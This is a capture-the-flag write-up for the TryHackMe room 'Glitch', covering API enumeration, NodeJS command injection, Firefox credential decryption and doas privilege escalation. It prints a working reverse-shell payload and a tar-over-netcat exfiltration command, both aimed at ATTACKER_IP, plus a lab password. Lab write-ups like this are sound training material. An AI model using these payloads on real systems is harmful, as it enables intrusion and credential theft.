TryHackMeEasy
TryHackMe - Glitch
nodejsapifirefox-decryptiondoaslinux
Challenge Overview
Glitch is an easy-rated TryHackMe room that emphasizes API enumeration and modern Linux privilege escalation techniques. The challenge revolves around a NodeJS-based web application containing a hidden vulnerability in its REST API.
Attack Chain:
- Reconnaissance → Discover hidden API endpoints and authentication tokens.
- Initial Access → Exploit a command injection vulnerability in a NodeJS API parameter to gain a reverse shell.
- Lateral Movement → Recover saved Firefox credentials for the user
v0id. - Privilege Escalation → Abuse
doasconfigurations to escalate fromv0idtoroot.
Enumeration
Port Scanning
We'll start with a fast port scan followed by version detection:
BASH
nmap -p- --min-rate 1000 -Pn 10.10.168.46Results:
TEXT
PORT   STATE SERVICE
80/tcp open  http
Only Port 80 (HTTP) is open. The absence of SSH (Port 22) suggests we must achieve everything through the web application.
Web Application Discovery
Visiting the site shows a generic interface. Checking the page source and initial endpoints is crucial.
Directory Fuzzing
I used feroxbuster to find hidden directories and API endpoints:
BASH
feroxbuster -u http://10.10.168.46/api/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
Discovery:
/api/access: Responds with what looks like a token or authentication mechanism./api/items: A standard endpoint that likely handles data.
Testing /api/access revealed a token value that we set in our browser cookies as token=value to bypass initial access restrictions.
API Method Testing
Checking the /api/items endpoint, we noticed it only responds to GET with a list of "items". However, testing other HTTP methods revealed a different behavior for POST.

The POST request to /api/items returned a JSON response: {"message":"there_is_a_glitch_in_the_matrix"}. This suggests the server is processing POST data, even if it's currently empty.
Initial Access - NodeJS Command Injection
Parameter Fuzzing
Since we know the endpoint handles POST requests, the next step is to find which parameters it accepts. I used Burp Suite Intruder to fuzz for parameter names and discovered a cmd parameter.

Testing the cmd parameter with simple payloads revealed that the server executes the input using a NodeJS sink (likely eval() or child_process.exec()).
Exploit: Reverse Shell
NodeJS command injection can be exploited by using the child_process module. I crafted a payload that creates a named pipe (mkfifo) to handle the bidirectional communication required for an interactive shell.
Reverse Shell Payload:
BASH
POST /api/items?cmd=require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 6666 >/tmp/f')Why this works:
rm /tmp/f: Clears any existing pipe.mkfifo /tmp/f: Creates a new named pipe.cat /tmp/f | /bin/sh -i 2>&1: Forwards the pipe's output to the shell and redirects errors.nc ... >/tmp/f: Connects back to the attacker and sends the shell's output back through the pipe.
Execution: Start a listener on the attacker machine:
BASH
nc -lnvp 6666After sending the request, we received a shell as the user user.
Shell Stabilization
The initial shell is non-interactive. We stabilize it using Python:
BASH
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Then Ctrl+Z, stty raw -echo; fg, then reset
Captured user.txt from /home/user/user.txt
Post-Exploitation Enumeration
System Discovery
Running linpeas.sh or manual checks (ls -la, sudo -l) revealed:
- Firefox Profiles: A hidden
.firefoxdirectory in/home/user/. - doas binary: Found at
/usr/local/bin/doas. - doas.conf: The configuration allows the user
v0idto run any command as root.
BASH
user@ubuntu:~$ ls -la /home/user
drwxrwxrwx   4 user user  4096 Jan 27  2021 .firefox
Privilege Escalation
Lateral Movement: Firefox Decryption
The .firefox folder likely contains the credentials for other system users, specifically v0id.
Exfiltrate the profile: Target machine:
tar -cvf - .firefox | nc ATTACKER_IP 9001Attacker machine:nc -lvnp 9001 > firefox.tarDecrypt using firefox_decrypt:
BASHpython3 firefox_decrypt.py .
Credentials Recovered:
- User:
v0id - Password:
love_the_void
Root Access: doas Abuse
doas is a lightweight alternative to sudo. We switch to the v0id user and check their permissions.
BASH
user@ubuntu:~$ su v0id
Password: love_the_void
The doas.conf file allows v0id to execute root commands. We use this to spawn a root shell:
BASH
v0id@ubuntu:~$ doas -u root /bin/sh
Password: love_the_void

# whoami
root
Root Shell Obtained!
Flags Summary
| Flag | Location | Status |
|---|---|---|
| User Flag | /home/user/user.txt |
Captured |
| Root Flag | /root/root.txt |
Captured |
Tools Used
| Tool | Purpose |
|---|---|
nmap |
Initial service discovery |
feroxbuster |
Endpoint and directory fuzzing |
Burp Suite |
Request interception and parameter fuzzing |
netcat |
Reverse shell listener and file transfer |
python3 |
Shell stabilization and running the Firefox decryptor |
firefox_decrypt |
Extracting credentials from browser profiles |
Key Takeaways
- API Hidden Methods: Endpoints that respond to
GEToften have different, undocumented logic forPOSTorPUT. - Interactive Shells in NodeJS: Using
mkfifois a robust way to bypass standard shell limitations during RCE. - Browser Profiles as Goldmines: Always check for
.mozillaor.firefoxfolders for saved passwords. - doas over sudo: In modern/minimalist Linux builds,
doasis a common vector. Always check/etc/doas.conf.